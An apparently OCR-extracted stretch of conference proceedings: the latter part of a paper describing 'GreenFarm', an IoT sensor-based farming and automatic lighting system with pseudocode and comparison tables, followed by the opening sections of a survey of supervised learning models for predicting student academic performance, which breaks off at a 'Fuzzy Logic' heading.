


Fig. 1 **a** Main devices of section I (sensor-based farming) and **b** main devices of section II (automatic lighting system)

3 Requirements for the Proposed System

Our proposed system (GreenFarm) consists of two sections: Section I (Sensor-Based Farming) and Section II (Automatic Lighting System). The heart of GreenFarm is surrounded by the principal hardware called NodeMCU ESP8266. NodeMCU is the best for implementing an open-source hardware work like ours. This hardware is essentially used for circuit board effectiveness which is connected with a USB cable controller and a mini setup board that contains the MCU [12]. The desire of the Dual In-line Package (DIP) layout lets in for clean prototyping on breadboards. This part is turned into the trust of the ESP8266. A special program that implements for the system is directly setup into the NodeMCU. All the sensors are directly connected with the NodeMCU. Figure 1 represents the main hardware for both Section I and Section II that will be used to sense the environment and build our proposed model.

4 Proposed Methodology and Implementation

In this section, we present the design methodology of our proposed GreenFarm along with the implementation. GreenFarm consists of two sections named Section I (Sensor-Based Farming) and Section II (Automatic Lighting System).




Fig. 2 Device setup of section I (sensor-based farming)

4.1 Section I: Sensor-Based Farming

We have designed Section I with the help of Fritzing software which has several parts and has been described in Fig. 2 represents the device setup of Section I (Sensor-Based Farming).

4.1.1 Motion Detection Unit

The crops can be ruined by different types of wild animals or external objects. Sometimes some of the external objects enter into the restricted area which is harmful for cultivation and a farmer can suffer a huge amount of loss. In our proposed system, we have used a PIR sensor which allows us to detect any kind of external movements into the sensor range. It requires very low cost and low power supply tendency. The PIR sensor is a pyroelectric sensor that measures the dimensions of Infrared Radiation (IR). The sensor is directly connected with the NodeMCU board. We know, this type of element spread a little amount of radiation. Usually, the animal body stays warm for the blood pressure. Such warm objects emit more radiation. PIR sensor tries to measure the IR level of external objects. When it detects a certain amount of IR radiation, it can send data to the NodeMCU by using a Wi-Fi connection. The system notifies the user by a short message on his/her smartphone. Figure 3b shows the notification to Smartphone when an external movement comes into the area.

Fig. 3 **a** Notification after detecting rain by raindrop sensor and **b** notification after detecting a movement by PIR motion sensor

Algorithm 1 Algorithm for Monitoring the External Objects / Wild Animals

$motion = dht.autoObjRead()$;
if $(monitor == ON)$ **then**
  if $(motion == True)$ **then**
    Notification ON and send via WiFi
  else
    Notification OFF
  end if
else
  Notification OFF
end if

4.1.2 Rain Detection Unit

Rain is a blessing for agriculture during the intense dry season. When the level of water in the soil is less than 25%, it is referenced as dry soil. On the other hand, over raining creates great suffering to a farmer. Raining with erratic behavior makes a farmer worried. For this reason, in our proposed model, we have included a raindrop sensor where Nickel coded line exists on the front side of the board [13]. It creates the main part which is called resistance. It counts the level of moisture by using an analog signal. When there is no rainwater on the sensor, it can increase it is resistance. We can find the voltage by using Eq. (1).

$$V = I \times R \tag{1}$$

This sensor displays the low resistance when it is soggy and shows high resistance when it is dry. When a raindrop falls into the sensor, the power of the resistance will decrease. This data is directly observed by the NodeMCU and it will transfer a small SMS to the user by using Wi-Fi. When the user gets the notification about rain, he/she gets clear information about his/her farming area and will be able to take the necessary steps. Figure 3a shows the notification to Smartphone when rain occurs.

Algorithm 2 Algorithm for Alerting from Rain Detect Sensor

$rd = dht.autoDetectRain();$
if $(rd == 0)$ **then**
  Relay module: NC Position and send notification via WiFi
else
  No action performed
end if

4.1.3 Water Irrigation Unit

A proper irrigation system is a road map to implement a smart farming technique. Water irrigation is very important for the whole farming process. Proper irrigation helps cultivation for proper growth and it decreases the bad effect of insufficient rainfall. Our proposed GreenFarm depends on the DHT22 temperature, humidity and soil moisture sensor data. DHT22 requires a very low cost and it ascertains the 0–100% value of humidity with a 3–5% accuracy rate. It maintains a −35 to 80 °C value of temperature with a (±) 0.5°C accuracy level. Soil moisture sensors measure the level of water in the soil. Both sensors are directly connected with the NodeMCU board. When the water level in the soil is less than 25% and the temperature is greater than or equal to 35 °C, those data are observed by the NodeMCU and sensor data is displayed on the smartphone. When the user sends a signal to the relay module to open the water valve, the DC water valve will open and start to irrigate the land according to the requirement. Figure 4 represents the implementation and Algorithms 1–4 describe the working procedure of Section I (Sensor-Based Farming).

Algorithm 3 Algorithm for Computing and Action for Turning ON/OFF the Pump

$smois = dht.computeSoilMois();$
if $(percentage(smois) <= 25)$ **then**
  Relay Module: ON Position
end if
if $(percentage(smois) > 25)$ **then**
  Relay Module: NC Position
end if

4.1.4 Power System Unit

As a great source of power, the sun represents a marvelous feature by which it can provide coherent and very renewable energy for all human beings. Solar power is converted into electric power by using the solar photovoltaic (PV) modules. For making our GreenFarm eco-friendly and cost-effective, we have used solar panels as the source of power. The solar panel is directly connected with the relay module. Into the solar panel, the solar photovoltaic module absorbed the heat of the sunlight and metamorphose into usable electrical energy.




Fig. 4 Implementation of section I (sensor-based farming)

Algorithm 4 Algorithm for Section I (Sensor-Based Farming)

Step 1: Reading the Sensor Value for Humidity and Temperature
$h = dht.readHumidity();$
$t = dht.readTemperature();$
$f = dht.readTemperature();$
Step 2: Computing Heat and Moisture Index
$hcom = dht.computeHeatINdex(h, t);$
if $(hcom >= 35)$ **then**
  Relay Module: ON Position
end if
if $(hcom < 35)$ **then**
  Relay Module: NC Position
end if

According to Algorithms 1–4, a flowchart has been illustrated in Fig. 5 which shows the working procedure of Section I of our proposed system. It starts with collecting the data from the sensor and ends with displaying the measured data in a smartphone.

4.2 Section II: Automatic Lighting System

For energy and survival, plants seek light sources. This can be seen in a plant that leans against a window in an attempt to absorb as much light as possible. So light is a very important factor for any type of plants. On the other side, the desert plants




Fig. 5 Flowchart of section I (sensor-based farming)

always need more lights. Section II of GreenFarm consists of several parts and are described in the following.

As a primary rule, most of the plants should have 10–14 h lighting facilities. But there are a lot of factors, which influence how much light should be needed. Because sun does not provide the same level of lighting face in a year. So, controlling the lighting part for any smart farming system plays a vital role to the total system. Point to be noted that darkness is also necessary for plant photosynthesis.

4.2.1 Lighting System

In this part, we have focused on only those kinds of plants that need more than 12 h of lighting facilities for proper growth. Farmers in the modern world, try to grow




Fig. 6 **a** Circuit diagram of section II (automatic lighting system); and implementation of section II: **b** Light ON in darkness, **c** light OFF in daylight

many crops or plants where light is necessary most of the time. Some plants need a very little amount of darkness for bloom and remaining time continuous lighting is required like Dragon fruit, Orchids, Cactaceae, etc. So, for providing 24 h lighting, we have introduced a system by using Light Dependent Resistor (LDR) sensor with some other elements that is much user-friendly according to Fig. 6, which requires no human or other devices to control it and the implementation. Algorithm 5 describes the working procedure of Section II.

Algorithm 5 Algorithm for Section II (Automatic Lighting System)

```
if (LDR == Low Brightness) then
    Light == 0 // If Enough Daylight
else
    Light == 1 // If There is Darkness
end if
```

5 Discussion

This section describes the comparison between the proposed GreenFarm with the other existing works. The comparative analysis is given in Table 1 based on different parameters and in Table 2 based on the use of different sensors. From these comparison tables, it is observed that our proposed GreenFarm is more efficient than the existing models.

A comparative analysis based on computational speed of the whole system and entire cost of the whole system has been showed in Fig. 7 in a graphical format.

In Table 1, we can observe that the external object detection has been introduced in the proposed GreenFarm but without the work described in [6], rest of the existing works do not have this option to detect an external object. On the other hand, the use of a Solar Panel is proposed in our GreenFarm but it is rarely used in other existing works. In Table 2, we can see that the Rain Detect sensor is used in our proposed

Table 1 Comparison table based on different parameters

Parameters	[5]	[6]	[7]	[8]	[9]	[10]	[11]	GreenFarm
Solar	No	No	No	No	No	Yes	Yes	Yes
Weather detection	No	Yes	No	No	No	Yes	No	Yes
Auto lighting system	No	No	No	No	No	No	No	Yes
External object detection	No	Yes	No	No	No	No	No	Yes

Table 2 Comparison table based on use of the sensors

Sensor	[5]	[6]	[7]	[8]	[9]	[10]	[11]	GreenFarm
Rain detect	No	No	No	No	No	No	No	Yes
Motion sensor	No	No	No	No	No	No	No	Yes
Temperature and humidity sensor	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
LDR sensor	No	No	Yes	No	No	No	No	Yes
Soil moisture	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes




Fig. 7 **a** Comparison based on speed and **b** comparison based on cost

GreenFarm but this is not used in the rest of the existing works. At the same time, the use of Motion Sensor and LDR Sensor is introduced in the GreenFarm but not used in the rest of the existing works. In Fig. 7b, it is clear that the cost of GreenFarm is low compared to other works and from Fig. 7a, it is observed that the overall speed of the GreenFarm is medium but it could be low with making it more sustainable.

6 Conclusion

In this paper, we have introduced some important features of the modern way of farming and we have tried to use a smart technology called the Internet of Things (IoT). We have provided some new methodologies by which farmers can sufficiently produce their crops and prevent animals or any other external objects effect in their fields. By using this system, a farmer can detect the rain condition by using the rain detect sensor. We are also concerned with some important issues like preventing upcoming food challenges, watering into the land, developing the plant's growth value, decreasing the men power, using the modern techniques of soil mixing, auto controlling by mobile application, saving the electric power, 24-hours lighting facilities, etc. We kept our focus on some challenges of farming that are faced by the rural and urban farmers which makes the farming area eco-friendly and cost-effective. The main focus of the proposed GreenFarm is to make the farming technique more smartly, eco-friendly and user-friendly in a proper systematic way. We believe, in near future, GreenFarm will create a footstep for making the farming methods easier and more efficient for all other people around the world.

Acknowledgements This work was supported in part by the "Center for Research, Innovation, and Transformation" of Green University of Bangladesh.

References

1. Expertise O, Technology A (2022) Agriculture 4.0 – the future of farming technology, https://www.oliverwyman.com/our-expertise/insights/2018/feb/agriculture-4-0--the-future-of-farming-technology.html. Last accessed 08 Jan 2022
2. THE 17 GOALS. https://sdgs.un.org/goals. Last accessed 08 Jan 2022
3. Goal 2. https://sdgs.un.org/goals/goal2. Last accessed 07 Jan 2022
4. Industry 4.0 and the fourth industrial revolution explained. https://www.i-scoop.eu/industry-4-0/. Last accessed 07 Jan 2022
5. Podder AK, Bukhari AL, Islam S, Mia S, Mohammed MA, Kumar NM, Cengiz K, Abdul kareem KH (2021) IoT based smart agrotech system for verification of Urban farming parameters. Microprocess Microsyst 82:1-9
6. Almalki FA, Soufiene BO, Alsamhi SH, Sakli H (2021) A low-cost platform for environmental smart farming monitoring system based on iot and UAVs. Sustainability 13(11):1–26
7. Sarma B, Baruah R, Borah A (2020) Internet of Things based smart farming. In: 4th International conference IoT in social, mobile, analytics and cloud (I-SMAC) (IEEE, 2020), pp 30-34
8. Anupama HS, Bhavani AD, Fayaz AZ, Benny A (2020) Smart farming: IoT based water managing system. Int J Innov Technol Expl Eng 9(4):2383–2385
9. Rohith M, Sainivedhana R, Fatima NS (2021) IoT enabled smart farming and irrigation system. In: 5th International conference intelligent computing and control systems (ICICCS) (IEEE, 2021), pp 434–439
10. Yaseen MT, Abdullah FY, Almallah MH (2020) Smart green farm. In: 7th International conference electrical and electronics engineering (ICEEE) (IEEE, 2020), pp 299–302
11. Tusher MMI, Haque MZ, Uddin MJ, Mainuddin A, Hoque ME, Talukder MMU (2019) Solar based automatic irrigation system with GSM module. In: In: International conference sustainable technologies for industry 4.0 (STI) (IEEE, 2019), pp 1–5
12. Overview – NodeMCU Documentation. https://nodemcu.readthedocs.io/en/release/. Last accessed 06 Jan 2022
13. Agarwal T, Rain sensor: working, pin configuration and applications. https://www.elprocus.com/rain-sensor-working-and-its-applications/. Last accessed 08 Jan 2022

A Survey of Different Supervised Learning-Based Classification Models for Student's Academic Performance Prediction

Sandeep Kumar and Ritu Sachdeva

Abstract Despite delivering high-quality learning, the need to evaluate student's academic achievement has become increasingly essential to optimize the integrity and aid learners to achieve excellent results in academics. One of the critical challenges is the inadequacy of an accurate and efficient estimation method. Predictive analytics (PA) can help organizations make more intuitive and intelligent decisions. The purpose of this paper is to evaluate existing educational-based student performance analytics study that focuses on forecasting learner educational excellence. Earlier academics have presented several strategies for developing the optimal process framework, employing various academic statistics, methodologies, methods, and platforms. Numerous learning challenges, like categorization, prediction, and cluster analysis, are associated with the predictive Analysis used during estimating students' achievement. The student performance prediction model has various advantages and applications, such as it is used to help instructors in curriculum design and improvement. SPP provides recommendations to the students and offers comments to educators. In this paper, several methods of student performance prediction (SPP) are compared with the help of different performance parameters such as accuracy, specificity, and sensitivity.

Keywords Student performance · Prediction models · Predictive analytics · Academics-based learning models

S. Kumar (✉) · R. Sachdeva
Department of Computer Science and Engineering (CSE), Lingaya'sVidyapeeth, Faridabad, Haryana, India
e-mail: Katariasandeep90@gmail.com

R. Sachdeva
e-mail: dr.ritu@lingayasvidyapeeth.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_44

1 Introduction

Educational data mining is a relatively new study subject that attempts to understand hidden connections in various educational scenarios, such as learner data analysis, student learning activity recognition, instructor course design, and academic planning, and scheduling. Student academic performance is defined from different perspectives, and quantifiable assessment serves an essential part in today's educational institutions. Student performance prediction (SPP) certainly makes sense [1]. SPP could support learners in selecting appropriate programs or activities and making educational strategies. SPP can assist educators in modifying educational content and teaching approaches related to student capability and identifying at-risk individuals. SPP can assist educational administrators in evaluating the curriculum program and improving the coursework. Generally, educational development participants could produce better initiatives to expand academic attainment.

Furthermore, the data-driven SPP review attempts as an unbiased benchmark for the education sector. In diverse contexts, student performance prediction (SPP) can be expressed as various issues. The most critical process of data mining in education is predicting the students' performance. It examines online information and uses several approaches and models such as correlation analysis, neural network models, rule-based frameworks, regression, and Bayesian networks [2]. Based on characteristics retrieved from information filtering, such an approach allows everyone to anticipate the performance of the students, i.e., forecast his performance in a program and their performance rating. The classification and prediction techniques help detect undesired academic achievements such as incorrect activities, decreased morale, cheating, and underachievement. Segmentation, grouping, anomaly analysis, feature engineering, logistic regression, and artificial neural are the most commonly utilized student performance prediction (SPP) algorithms.

The section categorization of this paper is as follows: In Sect. 2, several existing techniques of student performance prediction (SPP) are surveyed. Sect. 3 discussed academic prediction analysis's applications and advantages, and Sect. 4 described several student prediction models with existing performance evaluations with different classification models. Sect. 5 elaborates the theoretical analysis conclusion of the several learning models.

2 Literature Review

Several existing methods of student performance prediction models are reviewed in this section.

Chango et al. [3] designed a data fusion approach based on blended learning. The information fusion system was used to determine university students' overall educational excellence integrating different, multidimensional data across blended educational contexts. Information about first-year university graduates was collected and pre-processed from a diversity of ways, including classroom sessions, practical classes, interactive moodle workshops, and a midterm test. The main goal was to determine where the information fusion method yields the most extraordinary outcomes with our dataset. The findings indicate that aggregates and picking the best characteristics method with fractional order data generate the best predictions. Silva et al. [4] proposed an artificial intelligence model to predict academic performance. The neural network was used for the analysis of the performance of students. A backward propagating approach was used to develop a multilayer perceptron neural network to classify the chance to dominate the competition. The classification performance rates were very high, with an average of 74.98%, including all programs, demonstrating the determinants' usefulness in forecasting educational attainment. Two estimation techniques, specifically student evaluation ratings and ultimate performance of students, were developed by Alshabandar et al. [5]. The algorithms could identify the determinants that affect MOOC students' educational objectives. Mainly as a consequence, all methods perform practical and precise measurements. The most negligible RSME improvement was produced by RF, with an overall average of 8.131 general students' evaluations grading system.

In contrast, GBM yielded the best performance in the ultimate version of the student, with an overall average of 0.086. Al Nagi et al. [6] used multiple classification algorithms on an educational database for courses online to select the optimum model to classify academic achievement based on critical variables that may lead to different results. Artificial neural network (ANN), decision tree (DT), KNN, and support vector machine (SVM) were some of the classifiers employed. Experiments were performed with actual statistics, as well as the algorithms were assessed using four performance indicators: precision, accuracy, f-measure, and recall. Raga et al [7] used the deep neural network design and Internet communications features as training sets. The authors were investigated with constructing a forecasting model for academic success in the initial stages of the teaching and learning process. Firstly, several measurements were carried out to find the model parameters for just the highest Convolutional Neural Network (CNN) architecture, as it was used as a foundation classification model. This result's accuracy for forecasting exam findings for a specific course was 91.07% with a ROC and AUC value of 0.88.

In contrast, the overall efficiency with forecasting midterms consequences was 80.36%, with a ROC AUC value of 0.70. Czibula et al. [8] presented Students performance prediction using relational association rules (S-PRAR). This unique categorization approach relies on interpersonal sequential pattern development to forecast an academic program's outcome regarding student ratings during the academic session. Investigations on three multiple datasets acquired from Romania's Babes-Bolyai University revealed that the S-PRAR was implemented to solve well. The S-PRAR classification algorithm presented in the proposed research benefited from becoming generalized since it was not limited to the learners' achievement classification step. Table 1 discussed various existing student academic performance prediction models depicted with research gaps, comparative techniques, future work, and performance metrics.

Table 1 Comparative analysis of various existing methods of student performance prediction models

Author name	Proposed methods	Research gaps	Performance metrics	Dataset	Future scope
Chango et al. [3]	Data diffusion-based approach	Need to extract semantic level features	Accuracy, The area under the roc curve	Data collected from UCO (University of Cordoba), Spain	Knowledge-based Fusion technique will be implemented for more effective results
Silva et al. [4]	Multi perceptron neural network	Poor classification	Accuracy	Data gathered from industrial engineering race university	Prediction accuracy will be improved with a hybrid technique
Alshabandar et al. [5]	Machine learning-based approach for performance prediction	Issues in features selection. And need to work on temporal based features	Accuracy, F1-score, Sensitivity, Specificity, AUC	Open university learning analytics dataset	Temporal features will be used for effective outcomes
Al Nagi et al. [6]	SVM, ANN, Decision tree, KNN	Poor feature extraction results	F-measure, Accuracy, Recall, Precision	Open university learning analytics dataset	The extraction technique will be enhanced for better feature extraction
Raga et al. [7]	The deep neural network-based system	Limited information	Accuracy, AUC	MAT and COM datasets	A pre-trained feature selector will be used for effective outcomes
Czibula et al. [8]	Relational association rule mining categorization technique	Fail to solve regression issues Limited to solve only binary issues	Recall, sensitivity, specificity, *F*-score, AUC (Area under the ROC curve)	Data collected from Babes-Bolyai University	Gradual relational association rules will be implemented for the efficient outcomes

3 Applications and Advantages of Student Performance Models

3.1 Applications

There are various applications of the student prediction performance [9, 10], and some of the applications are (i) Assessing students for enhancing their outcomes*:* The main objective of the student performance prediction model is to monitor the performance of the students and help the learners to improve their performance. (ii) Help instructors in curriculum/course design and improvement*:* Student performance prediction (SPP) helps the instructors to design the program course. Also, it helps to analyze students' interests. Students can quickly learn the intersecting content; therefore, SPP gives the instructors directions for designing the intersecting course. (iii) Providing comments to educators*:* Students' performance can be predicted with the help of data mining approaches. The approaches are used to analyze the student's achievements and based on achievement analysis. Comments are provided to educators. (iv) Student's recommendations: Recommendation systems can also be used to tap into scientific relations collected in course-learning databases. This recommender platform's objective is to facilitate learners across a whole program using a competency-based evaluation approach. Learners must attain escalating levels of achievement with each program competency through productive projects. Learners may find suggestions helpful in advancing toward the next level of expertise.

3.2 Advantages

The applications mentioned earlier of student prediction performance provided various advantages: Improves student's self-reflection: The student performance prediction model stores the overall information of the students, which can be used to predict the academic performance [2]. Whenever students lack in any course, it provides an alarm to students. Also, it gives a performance chart of the students that can reflect the students learning. Identifying Unwanted Student Behaviors: The student performance prediction model helps determine students' erratic and unwanted behavior. Student's poor performance risk identification: Proactive advising of the student performance prediction model can aid students in a reasonable timeframe using the information to identify vulnerable learners in a program. Academic advisers and student achievement professionals need meaningful information regarding learner performance and outcomes, which the student performance prediction model provides. Measure the impact of tool adoption: Universities may accurately assess how and why the platform is being implemented through access to the information on improving the educational activities and promoting the implementation where it will have the most impact. Universities can also evaluate third-party services' usage; a small number of academic staff may employ that and therefore do not reflect the hefty premium.

4 Supervised-Based Learning Classification Models for Student Performance Prediction

Predictive modeling is commonly used within educational data mining methods to determine academic achievement. Numerous activities are employed to develop predictive modeling, including categorization, Analysis, and segmentation. Categorization is the most common requirement used to determine academic achievement. Under the categorization issue, numerous techniques have been used to estimate academic achievement [11].

4.1 Artificial Neural Networks (ANN)

An artificial neural network combines multiple nodes and works like a human brain system. An artificial neural network is another commonly used technique for student performance prediction. The advantage of ANN is that it can find the relation between the large dataset and search for every possible response. ANN is a group of interlinked input/outcome labels, and a load exists on each link**.** At the time of the training stage, the system acquires knowledge through load arrangement to estimate the accurate labels of the input module [12]. It is exceptionally capable of deriving explanations from complex or non-specific data. The basic structure of the artificial neural network is presented in Fig. 1.

4.2 Convolution Neural Network (CNN)

CNN is a deep learning technique for processing information. A convolutional neural network is a branch of artificial intelligence that collects information using convolutional layers, a computer vision unit method. It is designed as hierarchical spatial features from lower to higher-level patterns [13]. It is comprised of pooling, convolution, and fully connected layers. When the layers are weighted, then the structural design is created. The main functions of the layers of convolution neural network are categorized into different areas: The input layer may store the pixel values of the picture. The basic architecture of the convolutional neural network is presented in Fig. 2.

The convolution layer may identify the output value of neurons that connect to the local area of the input by calculating the scalar product among the weights and area




Fig. 1 The basic structure of ANN model [12]




Fig. 2 The basic architecture of CNN model [13]

attached to the information. Thus, the rectified linear unit aimed to put on activated value like sigmoid to result of activation generated by the last layer. The pooling layer may execute the down sample with the spatial dimension of required input and decrease the number of metrics with the activated value. And, fully connected layer performs a similar function searched in standard neural network and creates the class scoring from the activators for the classification purpose.

4.3 Support Vector Machine

The (support vector machine (SVM) was created with binary classification in consideration. Several categorization methods have been proposed to generalize SVM to the multi-class case. SVM is the simplest way to classify binary data classes [14]. SVM, one of the machine learning algorithms based on supervised learning, helps in classification and regression. The main objective of SVM is to provide a hyperplane and generate the different class clusters [15].

4.4 Decision Tree

The decision tree is a prediction and classification technique. The structure of the decision tree is a flowchart-like structure. Each node is connected to the other and forms a tree structure. The internal node denotes test attributes; the test outcome is presented with branches [16]. The class label is shown as leaf nodes or terminal nodes. The trees inside the decision tree framework can be trained by dividing the source set into small subsets based on the test attribute values.

4.5 K-NN Model

The K-NN technique ensures that the particular incoming instance and existing cases are equivalent and assigns the new case mostly in subcategories that are most compatible with the existing subcategories [17]. The K-NN method accumulates all available information and identifies a subsequent set of statistics premised on its resemblance to the current data. It implies that new information can be quickly sorted into a well-defined subcategory that uses the K-nearest neighbor method. The K-NN approach is used for regression and classification issues, but it is more generally applied for classification methods.

4.6 Random Forest

Random forest is a flexible, straightforward computational model in the vast majority of circumstances, produces tremendous success with hyper-parameters or without hyper-parameters modification. Along with its simplicity and versatility, it has become one of the most commonly used approaches. It can be used for classification and regression tasks. The essential characteristics of the RF algorithm are that it can manage sets of data with both categorical and continuous, as in regression and classification issues [17].

4.7 Fuzzy Logic

